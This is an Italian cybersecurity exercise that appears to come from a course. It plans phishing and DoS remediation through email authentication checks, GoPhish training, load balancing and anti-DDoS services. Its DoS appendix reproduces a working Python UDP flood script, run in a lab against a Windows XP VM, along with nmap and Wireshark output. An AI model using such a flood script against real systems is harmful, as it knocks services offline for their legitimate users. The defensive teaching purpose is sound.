Esercizio di oggi: Remediation e Mitigazione di Minacce di Phishing e Attacchi DoS

Parte 1. Minaccia di Phishing

Scenario: Immagina di essere un amministratore di sicurezza per una media azienda che ha scoperto una campagna di phishing mirata contro i propri dipendenti. Gli attaccanti inviano email fraudolente che sembrano provenire da fonti affidabili, inducendo i dipendenti a divulgare informazioni sensibili o a scaricare malware.

1. Identificazione della Minaccia

Cos'è il Phishing

Il phishing è una tecnica di ingegneria sociale utilizzata dagli attaccanti per indurre le vittime a fornire informazioni sensibili, come credenziali di accesso, dati bancari o a scaricare software malevolo. Solitamente avviene tramite email che sembrano provenire da enti affidabili (banche, colleghi, fornitori, ecc.), ma che in realtà sono fraudolente.

Come funziona un attacco di Phishing

Un attacco di phishing può includere:

- Un'email con un link a un sito fasullo che imita un portale ufficiale.
- Un allegato contenente malware.
- Una richiesta urgente (es. "Aggiorna la tua password subito!") per spingere l'utente ad agire in fretta.

Impatto sulla sicurezza aziendale

Un attacco riuscito può:

- Consentire l'accesso non autorizzato ai sistemi aziendali.
- Portare al furto di dati sensibili o riservati.
- Consentire la diffusione di malware o ransomware.

- Danneggiare la reputazione dell’azienda.

2. Analisi del Rischio

Impatto Potenziale

- Perdita di dati sensibili (clienti, dipendenti, progetti interni).
- Interruzione dell’operatività aziendale.
- Sanzioni legali in caso di violazione di normative (es. GDPR).
- Danni reputazionali significativi.

Risorse Potenzialmente Compromesse

- Credenziali di accesso ai sistemi interni.
- Informazioni personali di dipendenti e clienti.
- File e database aziendali.
- Email aziendali e comunicazioni riservate.

3. Pianificazione della Remediation

Azioni previste

- **Identificazione e blocco delle email fraudolente**
  - Analisi tecnica delle email sospette tramite ispezione degli header (intestazioni).
  - Verifica delle firme di autenticazione:
    - **SPF (Sender Policy Framework):** controllo dell’indirizzo IP del mittente rispetto al dominio.
    - **DKIM (DomainKeys Identified Mail):** verifica della firma digitale associata al contenuto dell’email.
    - **DMARC (Domain-based Message Authentication, Reporting, and Conformance):** verifica del rispetto delle policy SPF/DKIM da parte del mittente.

    - Blocco degli indirizzi IP o domini sospetti a livello di gateway email.
- **Comunicazione ai dipendenti**
    - Email interna con allegato uno screenshot di esempio dell'email fraudolenta.
    - Indicazioni pratiche su come visualizzare gli header e riconoscere una mail sospetta.
- **Verifica e monitoraggio**
    - Analisi tramite strumenti SIEM per tracciare l'origine dei tentativi di phishing.
    - Controllo dei click e degli accessi a link sospetti attraverso DNS logging o firewall.

4. Implementazione della Remediation


Passaggi pratici


- **Filtri Anti-Phishing e Sicurezza Email**
    - Aggiornamento dei filtri email per rilevare pattern simili all'email fraudolenta.
    - Implementazione o aggiornamento delle regole di rifiuto DMARC per il dominio aziendale.
- **Controllo dell'email originale**
    - Utilizzo di strumenti come **MXToolbox**, **Google Admin Toolbox** o direttamente dal client di posta per analizzare:
        - `Return-Path`, `Received`, `From` header.
        - Assenza o fallimento delle verifiche SPF/DKIM.
        - Differenze tra dominio visibile e reale (es. spoofing del dominio).
- **Formazione con GoPhish**
    - Implementazione di **GoPhish**, piattaforma open source per simulazioni di phishing.
    - Creazione di campagne simulate personalizzate in base ai modelli osservati.


    - Monitoraggio dei risultati: utenti che cliccano, compilano form, segnalano l'email.
    - Debriefing con i dipendenti che hanno "fallito" la simulazione per migliorare il comportamento futuro.
- **Aggiornamento delle policy di sicurezza**
    - Introduzione di un piano di risposta agli incidenti di phishing (playbook).
    - Obbligo di utilizzo di 2FA per tutti i sistemi aziendali sensibili.

5. Extra

Di seguito vi dimostro come può essere simulato un **penetration testing** (su **kali**), con **gophish** un'attacco di phishing. Per l'esempio io ho simulato, come in un videogame (**Call of duty: Warzone**), la vittima possa ricevere una email da parte di **Activision** (azienda statunitense produttrice del gioco in questione), di una conferma di amicizia in game, e se l'utente in questione non fosse un'amicizia richiesta, viene chiesto **di cambiare immediatamente la password** :







Parte 2. Attacco DoS (Denial of Service)

Scenario: Immagina di essere un amministratore di sistema per una media azienda che ha subito un attacco DoS (Denial of Service). Gli attaccanti inondano i server aziendali di richieste, rendendo i servizi web inaccessibili agli utenti legittimi.

1. Identificazione della Minaccia

Cos’è un attacco DoS

Un attacco DoS (Denial of Service) è un attacco informatico che mira a rendere un servizio, un server o una rete indisponibile per gli utenti legittimi. Questo viene realizzato inondando il sistema di richieste false o inutili, sovraccaricando le risorse e impedendo il normale funzionamento del servizio.

Come funziona

- Gli attaccanti inviano un’enorme quantità di traffico verso il server o la rete bersaglio.
- Il sistema diventa sovraccarico e non riesce più a gestire le richieste legittime.
- Alcune varianti includono il DDoS (Distributed DoS), dove il traffico proviene da molteplici dispositivi compromessi (botnet).

Impatto sulla disponibilità

L’attacco colpisce il principio di **disponibilità** della sicurezza informatica, causando:

- Interruzione dei servizi web o applicazioni aziendali.
- Perdita di produttività e fiducia da parte dei clienti.
- Potenziali perdite economiche.

2. Analisi del Rischio

Impatto potenziale

- Impossibilità di accedere a servizi critici (es. portale clienti, email, e-commerce).
- Interruzione delle comunicazioni interne ed esterne.
- Costi per ripristinare i servizi e possibili danni alla reputazione aziendale.

Servizi critici compromessi

- **Server web aziendali:** pubblici o interni.
- **Applicazioni aziendali online:** CRM, ERP, portali clienti.
- **VPN e connessioni remote** usate dai dipendenti.
- **Servizi DNS e posta elettronica.**

3. Pianificazione della Remediation

Azioni previste

- **Identificazione delle fonti dell'attacco**
  - Analisi dei log firewall, router e server per identificare IP e pattern sospetti.
  - Utilizzo di strumenti come Wireshark, NetFlow, o sistemi SIEM.
- **Mitigazione del traffico malevolo**
  - Filtraggio del traffico in base a indirizzo IP, geolocalizzazione, user agent o frequenza delle richieste.
  - Attivazione di protezioni lato ISP o tramite servizi specializzati (Cloudflare, Akamai, AWS Shield).

4. Implementazione della Remediation

Passaggi pratici

- **Bilanciamento del carico (Load Balancing)**
  - Distribuzione del traffico su più server per evitare il sovraccarico di uno solo.
  - Utilizzo di soluzioni come HAProxy, NGINX o servizi cloud.
- **Servizi di mitigazione DoS esterni**
  - Attivazione di protezioni tramite CDN e servizi anti-DDoS (es. Cloudflare, Azure DDoS Protection).
  - Impostazione di rate limiting e CAPTCHA nei punti critici (login, API).

- **Firewall e configurazioni di rete**
    - Regole firewall per bloccare IP noti malevoli, protocolli non usati o traffico anomalo.
    - Impiego di IPS (Intrusion Prevention Systems) per rilevamento e blocco in tempo reale.


5. Mitigazione dei Rischi Residuali


Misure preventive

- **Monitoraggio continuo del traffico di rete**
    - Implementazione di strumenti di network monitoring (Zabbix, Nagios, Prometheus).
    - Alert automatici su picchi anomali di traffico.
- **Collaborazione col team di sicurezza**
    - Definizione di una policy di risposta agli incidenti DoS.
    - Simulazione di attacchi per preparare il personale.
- **Test di resilienza periodici**
    - Pen test specifici per la resilienza da DoS.
    - Verifica delle configurazioni firewall e delle risorse allocate ai server.

6. Extra


Qui ho simulato un'ambiente di penetration testing, (con macchina attaccante un **kali** e la vittima **windows xp**), con un programma in **python** che genera pacchetti di dati casuali e li invia a un indirizzo IP e una porta specifici tramite il **protocollo UDP**. Ogni pacchetto è di 1 KB e il numero di pacchetti da inviare è scelto dall'utente.



kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Test_UDP_Flood.py - project_py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
PROJECT_PY
Test_UDP_Flood.py
Welcome
Test_UDP_Flood.py
Test_UDP_Flood.py > ...
1 import socket
2 import random
3
4 # Chiede i dati all'utente
5 target_ip = input("Inserisci l'IP target: ")
6 target_port = int(input("Inserisci la porta UDP target: "))
7 num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
8
9 # Crea un socket UDP
10 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
11 packet_size = 1024 # 1 KB per pacchetto
12
13 # Invia i pacchetti
14 for i in range(num_packets):
15 packet = random.randbytes(1024) # Genera pacchetto casuale
16 sock.sendto(packet, (target_ip, target_port))
17 print(f"[+] Pacchetto {i + 1} inviato a {target_ip}:{target_port}")
18
19 sock.close() # Chiude il socket
20
OUTLINE
TIMELINE
Ln 20, Col 1 Spaces: 4 UTF-8 LF Python 3.12.7 64-bit
Cerca
16°C Soleggiato
10:19
05/03/2025



kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Test_UDP_Flood.py - project_py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
PROJECT_PY
Test_UDP_Flood.py
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Python
┌──(kali㉿kali)-[~/project_py]
└─$ /bin/python /home/kali/project_py/Test_UDP_Flood.py
Inserisci l'IP target: 192.168.50.102
Inserisci la porta UDP target: 137
Inserisci il numero di pacchetti da inviare: 500000
OUTLINE
TIMELINE
Ln 20, Col 1 Spaces: 4 UTF-8 LF Python 3.12.7 64-bit
Cerca
16°C Soleggiato
10:24
05/03/2025

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU 192.168.50.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-05 10:02 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 4.00% done; ETC: 10:03 (0:00:48 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 5.00% done; ETC: 10:03 (0:00:38 remaining)
Nmap scan report for 192.168.50.102
Host is up (0.00056s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 08:00:27:79:16:8F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.20 seconds
```




kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
2212… 58.423144927 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (11)[Malformed Packet]
2212… 58.423469325 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (11)[Malformed Packet]
2212… 58.423769862 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (2)[Malformed Packet]
2212… 58.424045044 192.168.50.100 192.168.50.102 NBNS 1066 Registration Unknown Illegal NetBIOS name (1st character not between A and Z in first-level encoding)[Malformed Packet]
2212… 58.424382340 192.168.50.100 192.168.50.102 NBNS 1066 Name query response[Malformed Packet]
2212… 58.424655783 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (4) response, Name is owned by another node[Malformed Packet]
2212… 58.424929407 192.168.50.100 192.168.50.102 NBNS 1066 Name query response, Unknown error[Malformed Packet]
2212… 58.425202027 192.168.50.100 192.168.50.102 NBNS 1066 Refresh (alternate opcode) response, Name is owned by another node[Malformed Packet]
2212… 58.425814834 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (10)[Malformed Packet]
2212… 58.426362738 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (10)[Malformed Packet]
2212… 58.426658426 192.168.50.100 192.168.50.102 NBNS 1066 Release response, Unknown error[Malformed Packet]
2212… 63.155891435 PCSSystemtec_cb:37:… PCSSystemtec_79:16:… ARP 42 Who has 192.168.50.102? Tell 192.168.50.100
2212… 63.156537110 PCSSystemtec_79:16:… PCSSystemtec_cb:37:… ARP 60 192.168.50.102 is at 08:00:27:79:16:8f
2212… 63.923853459 192.168.50.100 83.224.69.227 TCP 54 [TCP Keep-Alive] 56404 → 80 [ACK] Seq=862 Ack=1781 Win=62460 Len=0
2212… 63.925352715 83.224.69.227 192.168.50.100 TCP 60 [TCP Keep-Alive ACK] 80 → 56404 [ACK] Seq=1781 Ack=863 Win=65535 Len=0
2212… 74.164088220 192.168.50.100 83.224.69.227 TCP 54 [TCP Keep-Alive] 56404 → 80 [ACK] Seq=862 Ack=1781 Win=62460 Len=0
2212… 74.164856414 83.224.69.227 192.168.50.100 TCP 60 [TCP Keep-Alive ACK] 80 → 56404 [ACK] Seq=1781 Ack=863 Win=65535 Len=0
2212… 75.715665512 192.168.50.100 34.117.188.166 TLSv1.3 93 Application Data
2212… 75.717361527 34.117.188.166 192.168.50.100 TCP 60 443 → 55448 [ACK] Seq=862 Ack=1548 Win=65535 Len=0
2212… 75.736628130 34.117.188.166 192.168.50.100 TLSv1.3 93 Application Data
2212… 75.736664858 192.168.50.100 34.117.188.166 TCP 54 55448 → 443 [ACK] Seq=1548 Ack=901 Win=63340 Len=0
Frame 1: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface eth1, id 0
Ethernet II, Src: PCSSystemtec_cb:37:43 (08:00:27:cb:37:43), Dst: PCSSystemtec_79:16:8f (08:00:27:79:16
Internet Protocol Version 4, Src: 192.168.50.100, Dst: 192.168.50.102
User Datagram Protocol, Src Port: 42691, Dst Port: 137
NetBIOS Name Service
[Malformed Packet: NBNS]
Bytes 54-1065: Text item (text)
Packets: 221270
Profile: Default
Cerca
